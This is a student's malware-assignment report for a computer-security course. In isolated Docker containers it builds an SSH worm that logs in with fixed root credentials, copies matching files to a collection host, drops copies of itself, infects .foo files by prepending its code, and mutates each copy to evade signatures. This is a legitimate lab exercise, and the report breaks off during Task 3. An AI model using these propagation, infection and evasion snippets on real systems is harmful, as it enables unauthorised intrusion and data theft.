

Computer Security Sessional

CSE - 406

Malware Assignment Report

Abdus Samee

ID: 1805021

Section: A

Dept: CSE

Some of the following things remained constant throughout all of the tasks:


- The username of each docker container is **root**
- The password of each docker container is **mypassword**
- The same aliases **dockps** and **docksh** were used to gather docker information and connect to containers

1 Task 1

- The docker containers 6 and 7 were assigned as the *attacked* hosts
- The docker container 8 assigned as the *designated host* where the exfiltrated files would be uploaded

1.1 Docker Container Information

We get the ip addresses of the desired docker containers using the following aliases in the Ubuntu cloud VM. The command **dockps** is used to find all the container ids and the command **docksh** is used to connect to a particular docker container.



```
Terminal - seed@uncleRoger: ~
File Edit View Terminal Tabs Help
root@60b6194521d4: ~
seed@uncleRoger: ~
seed@uncleRoger:~$ dockps
e43aa0cb527a test_sshd_container_1
98af50fb5acf test_sshd_container_10
a6e3412ad112 test_sshd_container_2
c8cd15e8f3e6 test_sshd_container_3
a987e2469482 test_sshd_container_4
8c6863642537 test_sshd_container_5
60b6194521d4 test_sshd_container_6
6fcf31f47d46 test_sshd_container_7
e4be083ee878 test_sshd_container_8
f1cd7f6e962b test_sshd_container_9
seed@uncleRoger:~$ docksh 60b6
```

The following function returns a list of ip addresses of docker container 6 and 7 respectively. All the files ending with the extension **foo** and containing the string **foovirus** would be exfiltrated from these containers.

```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.7', '172.17.0.8']
```

With the following line in the code, we connect to the docker container 8. The exfiltrated files are uploaded at this location.

```
ssh.connect('172.17.0.9',port=22,username='root',password='mypassword',timeout=5)
```

The username and passwords are obtained using the following functions. Note, all the containers have the same username **root** and same password **mypassword**.

```
def get_new_usernames(how_many):
    if debug: return ['root'] # need a working username for debugging
    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0]
        if int(selector[x]) == 1 else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]]
    return usernames
```

```
def get_new_passwds(how_many):
    if debug: return ['mypassword'] # need a working username for debugging
    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    passwds = [''.join(map(lambda x: random.sample(trigrams,1)[0] + (str(random.randint(0,9)
        if random.random() > 0.5 else '') if int(selector[x]) == 1
        else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]]
    return passwds
```

1.2 Obtain Target Files

We find all the **foo** files with the string **foovirus** at the top-level directory of a docker container executing the command below:

```
cmd = 'grep -ls foovirus *.foo'
stdin, stdout, stderr = ssh.exec_command(cmd)
```

Then we get all the target files at the attacking program:

```
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
for item in received_list:
    files_of_interest_at_target.append(item.strip())
print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
scpcon = scp.SCPClient(ssh.get_transport())
if len(files_of_interest_at_target) > 0:
    for target_file in files_of_interest_at_target:
        scpcon.get(target_file)
```

The main part comes after this. A copy of the virus is kept at the *attacked* machine:

```
# Now deposit a copy of AbraWorm.py at the target host:
scpcon.put(sys.argv[0])
```

We can also see the exfiltrated foo files' contents being commented out by the actual virus code in the attacker code. Also, executing the virus code in the docker containers will also infect their foo files.

```
def infectFiles():
    lc = 0
    with open(sys.argv[0], 'r') as file:
        lines = file.readlines()
        lc = len(lines)

    IN = open(sys.argv[0], 'r')
    virus = [line for (i,line) in enumerate(IN) if i < lc]

    for item in glob.glob("*.foo"):
        IN = open(item, 'r')
        all_of_it = IN.readlines()
        IN.close()
        if any('foovirus' in line for line in all_of_it): continue
        os.chmod(item, 0o777)
        OUT = open(item, 'w')
        OUT.writelines(virus)
        all_of_it = ['#' + line for line in all_of_it]
        OUT.writelines(all_of_it)
        OUT.close()
```

The above function does the following:

- Counts the total number of lines of the attacking virus code
- Adds the contents of the virus code at the beginning of the **foo** file
- Comments out the contents of the **foo** file

1.3 Upload Exfiltrated Files


After connecting to the container 8, the exfiltrated files are uploaded normally as follows:

```
for filename in files_of_interest_at_target:
    scpcon.put(filename)
```

1.4 Prepare Docker Containers


We prepare the docker containers as follows:

The container 6 has one **foo** file.




```
Terminal - root@60b6194521d4: ~
root@60b6194521d4:~# touch file1.foo
root@60b6194521d4:~# echo "This is a test" > file1.foo
root@60b6194521d4:~# cat file1.foo
This is a test
root@60b6194521d4:~#
```

The container 7 has a **foo** file without *foovirus* and a **foo** file with the desired string.



```
Terminal - root@6fc31f47d46: ~
root@6fc31f47d46:~# touch file2.foo
root@6fc31f47d46:~# echo "Testing\nCan be infected" > file2.foo
root@6fc31f47d46:~# cat file2.foo
Testing\nCan be infected
root@6fc31f47d46:~# touch file3.foo
root@6fc31f47d46:~# echo foovirus > file3.foo
root@6fc31f47d46:~# cat file3.foo
foovirus
root@6fc31f47d46:~#
```

The container 8 is currently empty before the execution of the program.




```
Terminal - root@e4be083ee878: ~
root@e4be083ee878:~# ls
root@e4be083ee878:~#
```

1.5 Containers after Execution


The program **1805021_1.py** was run and the docker containers had the following desired states:

The container 6 now has an identical copy of the attacking program, along with the 1 **foo** file it had before.




```
Terminal - root@60b6194521d4: ~
File Edit View Terminal Tabs Help
root@60b6194521d4: ~
root@60b6194521d4: ~# ls
1805021_1.py file1.foo
root@60b6194521d4: ~#
```

The container 7 also has an identical copy of the attacking program, along with the **foo** files it had before.



```
Terminal - root@6fc31f47d46: ~
File Edit View Terminal Tabs Help
root@60b6194521d4: ~
root@6fc31f47d46: ~
root@6fc31f47d46: ~# ls
1805021_1.py file2.foo file3.foo
root@6fc31f47d46: ~#
```

The container 8 now has all the 2 **foo** files without the desired string **foovirus**, but does not have the **foo** file with the same desired string from container 7.



```
Terminal - root@e4be083ee878: ~
File Edit View Terminal Tabs Help
root@60b6194521d4: ~
root@6fc31f47d46: ~
root@e4be083ee878: ~
root@e4be083ee878: ~# ls
file1.foo file2.foo
root@e4be083ee878: ~#
```

Thus, we can say that the virus **1805021_1.py** now has the ability to hop into other machines, along with filtering **foo** files like before.

2 Task 2

- The docker containers 3 and 4 were assigned as the *attacked* hosts
- The docker container 5 was assigned as the *target* destination host where exfiltrated files will be uploaded
- Each of the copy of the worm **1805021_2.py** would be unique in container 3 and 4

2.1 Docker Container Information

The following function returns the ip addresses of the docker containers 3 and 4, from which all the files at the top-level directory containing the desired string *abracadabra* will be exfiltrated:

```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.4', '172.17.0.5']
```

With the following line of code, we connect to the docker container 5, where the exfiltrated files will be uploaded:

```
ssh.connect('172.17.0.6',port=22,username='root',password='mypassword',timeout=5)
```

2.2 Obtain Target Files

We find all **sorts** of files with the string *abracadabra* at the top-level directory of a docker container executing the command below:

```
cmd = 'grep -ls abracadabra *'
stdin, stdout, stderr = ssh.exec_command(cmd)
```

The network portions in all of the worms are the same.

2.3 Upload Exfiltrated Files

After connecting to the container 5, the exfiltrated files are uploaded normally as follows:

```
for filename in files_of_interest_at_target:
    scpcon.put(filename)
```

2.4 Change Worm File

A function to add a minimum of 50 newlines at random lines of the attacking worm file which would be deposited at the *attacked* host.

```
def insert_random_newlines(source_code, max_newlines=50):
    lines = source_code.splitlines()
    num_newlines = random.randint(1, max_newlines)
    for _ in range(num_newlines):
        idx = random.randint(0, len(lines) - 1)
        lines.insert(idx, "")
    return "\n".join(lines)
```

A function to add a maximum of 50 characters at random places inside every comment of the worm file.

```
def add_random_characters_in_comments(source_code, max_chars=50):
    lines = source_code.splitlines()
    for i in range(len(lines)):
        if "#" in lines[i]: # Check if there's a comment in the line
            comment_idx = lines[i].index("#")
            num_chars = random.randint(1, max_chars)
            random_chars = ''.join(random.choices(string.ascii_letters, k=num_chars))
            # lines[i] = lines[i][comment_idx:] + random_chars

            for char in random_chars:
                insert_idx = random.randint(comment_idx + 1, len(lines[i]))
                lines[i] = lines[i][:insert_idx] + char + lines[i][insert_idx:]

    return "\n".join(lines)
```

2.5 Deposit Unique Copy

A unique copy of the worm file is deposited at the *attacked* host by calling the function as follows after all the target files have been exfiltrated:

```
def deposit_unique_copy(scpcon):
    with open(sys.argv[0], "r") as file:
        source_code = file.read()

    modified_code = ''
    choice = random.randint(1, 4)

    if choice == 1: modified_code = insert_random_newlines(source_code)
    elif choice == 2: modified_code = add_random_characters_in_comments(source_code)
    elif choice == 3: modified_code = insert_random_newlines(add_random_characters_in_comments(source_code))
    else: modified_code = add_random_characters_in_comments(insert_random_newlines(source_code))

    fileName = "modified.txt"
    with open(fileName, "w") as m:
        m.write(modified_code)

    abs_path = os.path.abspath(fileName)
    scpcon.put(abs_path)
    os.remove(fileName)
```

The function above makes 1 of 4 choices:

- Add random newlines in the worm file
- Add random characters in every comment of the worm file
- Add random characters followed by the addition of random newlines
- Add random newlines followed by the addition of random characters

The above function is called as follows:

```
if len(files_of_interest_at_target) > 0:
    for target_file in files_of_interest_at_target:
        scpcon.get(target_file)
    # Now deposit a copy of AbraWorm.py at the target host:
    deposit_unique_copy(scpcon)
```

2.6 Prepare Docker Containers

We prepare the docker containers as follows:

The container 3 has a **txt** file with desired string *abracadabra*.

```

Terminal - root@c8cd15e8f3e6: ~
File Edit View Terminal Tabs Help
root@c8cd15e8f3e6: ~
root@c8cd15e8f3e6:~# touch file1.txt
root@c8cd15e8f3e6:~# echo abracadabra > file1.txt
root@c8cd15e8f3e6:~# cat file1.txt
abracadabra
root@c8cd15e8f3e6:~# ls
file1.txt

```

The container 4 has a **bar** file with the desired string *abracadabra*.

```

Terminal - root@a987e2469482: ~
File Edit View Terminal Tabs Help
root@c8cd15e8f3e6: ~
root@a987e2469482:~# touch file2.bar
root@a987e2469482:~# echo abracadabra > file2.bar
root@a987e2469482:~# cat file2.bar
abracadabra
root@a987e2469482:~# ls
file2.bar

```

The container 5 is currently empty before the execution of the program.

```

Terminal - root@8c6863642537: ~
File Edit View Terminal Tabs Help
root@c8cd15e8f3e6: ~
root@8c6863642537:~# ls
root@8c6863642537:~#

```

2.7 Containers after Execution

The program **1805021.2.py** was run and the docker containers had the following desired states:

The container 3 now has a copy of the attacking program **modified.txt**, along with the **txt** files it had before.

```

Terminal - root@c8cd15e8f3e6: ~
File Edit View Terminal Tabs Help
root@c8cd15e8f3e6: ~
root@c8cd15e8f3e6:~# ls
file1.txt modified.txt
root@c8cd15e8f3e6:~# cat modified.txt
#!Stin/nBRQuzdJ5Z2LnKraN0/bpHf1wBNwPnME/DBeDglnCv pyTYAoBhttywonv
#GyT#tq DoGANbrackPoGrmlkMVjt0.pDLLmVyxGDZ
##NB zHAZutDPhor:PUX SARlvtnuwi cJknak (XkayKY@GdpMwuqrlTndB0aVAuFaeM.cP0vduJ)
#T#Tsp#f DiazteiwC:l April 8ch,T ua20zok1JJ0; tuzUpnUdated AVipEvriQWLE oz6fu
Fk,EZg Q2021TKQ2S
#g# This ijs a harmlWepZfss wormE rPfmTeant oSfUor edrMucSationaYNL pHurposeos
onlyL av let coDn
## only attack machines Uthat run SSH servers and thEose Rtoo only under
#E# Q Mvery zspeSciEalXS cCofndUitioMns that are deVscroliUbed below.F Its prima
ry features
##ul oiSJLY RaQZAreI:rLcDTTbqSdp
#tjtoIuIZcewh
#d#xCB D -- It otries too breyaTk Nin qCwithM SSH loDzegin iWnDXtoa aV ZraWqnedo
mlyi spXeLeCwRdtepd set of
## hosts with a randomfly selctected set of usernameYs and with a randomly0
#H#uN SYMB r vY s eEclXhosDoZxen ZsyJeotIpa Xqofig passCwowrdKszyu.Xvykjm 01
#b#Uo

```

The container 4 also has a unique copy of the attacking program **modified.txt** which is different from the copy stored in container 3, along with the **bar** file it had before.


```
Terminal - root@a987e2469482: ~
File Edit View Terminal Tabs Help
root@c8cd15e8f3e6: ~
root@a987e2469482: ~
root@8c6863642537: ~
root@a987e2469482:~# ls
file2.bar modified.txt
root@a987e2469482:~# cat modified.txt
#!/usr/bin/env python
### AbraWorm.py
### Author: Avi kak (kak@purdue.edu)
### Date: April 8, 2016; Updated April 6, 2022
## This is a harmless worm meant for educational purposes only. It can
## only attack machines that run SSH servers and those too only under
## very special conditions that are described below. Its primary features
## are:
## -- It tries to break in with SSH login into a randomly selected set of
## hosts with a randomly selected set of usernames and with a randomly
## chosen set of passwords.
## -- If it can break into a host, it looks for the files that contain the
## string 'abracadabra'. It downloads such files into the host where
## the worm resides.
## It uploads the files thus exfiltrated from an infected machine to a
```

The container 5 now has the 2 files with the desired string *abracadabra*.

```
Terminal - root@8c6863642537: ~
File Edit View Terminal Tabs Help
root@c8cd15e8f3e6: ~
root@a987e2469482: ~
root@8c6863642537: ~
root@8c6863642537:~# ls
file1.txt file2.bar
root@8c6863642537:~# cat file1.txt
abracadabra
root@8c6863642537:~# cat file2.bar
abracadabra
root@8c6863642537:~#
```

Thus, we can say that the worm **1805021.2.py** now can deposit unique copies into the machines it attacks.

3 Task 3

- The docker containers 3 and 4 were assigned as the *attacked* hosts
- The docker container 5 was assigned as the *target* destination host where exfiltrated files will be uploaded
- Each of the copy of the worm **1805021.3.py** would be unique in container 3 and 4
- The worm will now look for desired files at all levels of the directory recursively starting from the top-level

3.1 Docker Container Information

The following function returns the ip addresses of the docker container 3, from which all the file, starting at the top-level directory, at all directory levels containing the desired string *abracadabra* will be exfiltrated:

```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.4']
```

With the following line of code, we connect to the docker container 4, where the exfiltrated files will be uploaded:

```
ssh.connect('172.17.0.5',port=22,username='root',password='mypassword',timeout=5)
```

3.2 Obtain Target Files

We find all **sorts** of files with the string *abracadabra* starting at the top-level directory of the docker container 3 at all directory levels executing the command below:

```
cmd = 'find -type f -exec grep -ls "abracadabra" {} +'
stdin, stdout, stderr = ssh.exec_command(cmd)
```

The above command does the following things:

- **find** utility is used to search for specific files starting from top-level recursively
- **-type f** option limits results of *find* to only regular files
- **-exec** option is used to execute *grep* command on each found file
- **grep** utility is used to match patterns
- **-ls** option is used to print paths of files matching *grep* patterns
- **"abracadabra"** is the string pattern to be matched
- **{}** placeholder is used to represent each file discovered by *find* command
- **+** indicates the end of *-exec*. It batches found files and executes commands in a single call

We can see the following files being exfiltrated:

```
output of 'ls' command: [b'file1.txt\n', b'test\n']
files of interest at the target: [b'./file1.txt', b'./test/folder/file3.bar', b'./test/file2.foo']
```

A new portion added to the worm is the filtering of the file names after obtaining them from the attacked hosts.

```
# filter file names
for i in range(len(files_of_interest_at_target)):
    files_of_interest_at_target[i] = files_of_interest_at_target[i].decode().split('/')[1]
```

It is due to the fact that the file structure in the attacking machine after obtaining the target files:

```
1805021_Code
├── 1805021_1.py
├── 1805021_2.py
├── 1805021_3.py
├── file1.txt
├── file2.foo
└── file3.bar
```

3.3 Upload Exfiltrated Files

After connecting to the container 4, the exfiltrated files are uploaded normally as follows:


```
for filename in files_of_interest_at_target:
    scpcon.put(filename)
```

3.4 Prepare Docker Containers

We prepare the docker containers as follows:


The container 3 has the following folder structure:

- A *txt* file `file1.txt` and a *folder* named `test` at *top-level*
- A *foo* file `file2.foo` and a *folder* named `folder` at *test*
- A *bar* file `file3.bar` at *folder*



```
Terminal - root@c8cd15e8f3e6: ~
File Edit View Terminal Tabs Help
root@c8cd15e8f3e6: ~
root@c8cd15e8f3e6:~# touch file1.txt
root@c8cd15e8f3e6:~# echo abracadabra > file1.txt
root@c8cd15e8f3e6:~# mkdir test
root@c8cd15e8f3e6:~# cd test
root@c8cd15e8f3e6:~/test# touch file2.foo
root@c8cd15e8f3e6:~/test# echo abracadabra > file2.foo
root@c8cd15e8f3e6:~/test# mkdir folder
root@c8cd15e8f3e6:~/test# cd folder
root@c8cd15e8f3e6:~/test/folder# touch file3.bar
root@c8cd15e8f3e6:~/test/folder# echo abracadabra > file3.bar
root@c8cd15e8f3e6:~/test/folder# ls
file3.bar
root@c8cd15e8f3e6:~/test/folder# cd ..
root@c8cd15e8f3e6:~/test# ls
file2.foo folder
root@c8cd15e8f3e6:~/test# cd ..
root@c8cd15e8f3e6:~# ls
file1.txt test
root@c8cd15e8f3e6:~#
```

The container 4 is currently empty before the execution of the program.



```
Terminal - root@a987e2469482: ~
File Edit View Terminal Tabs Help
root@c8cd15e8f3e6: ~
root@a987e2469482: ~
root@a987e2469482:~# ls
root@a987e2469482:~#
```

3.5 Containers after Execution

The program `1805021.3.py` was run and the docker containers had the following desired states:

The container 3 now has a modified copy of the attacking program, along with the files and folders it had before.

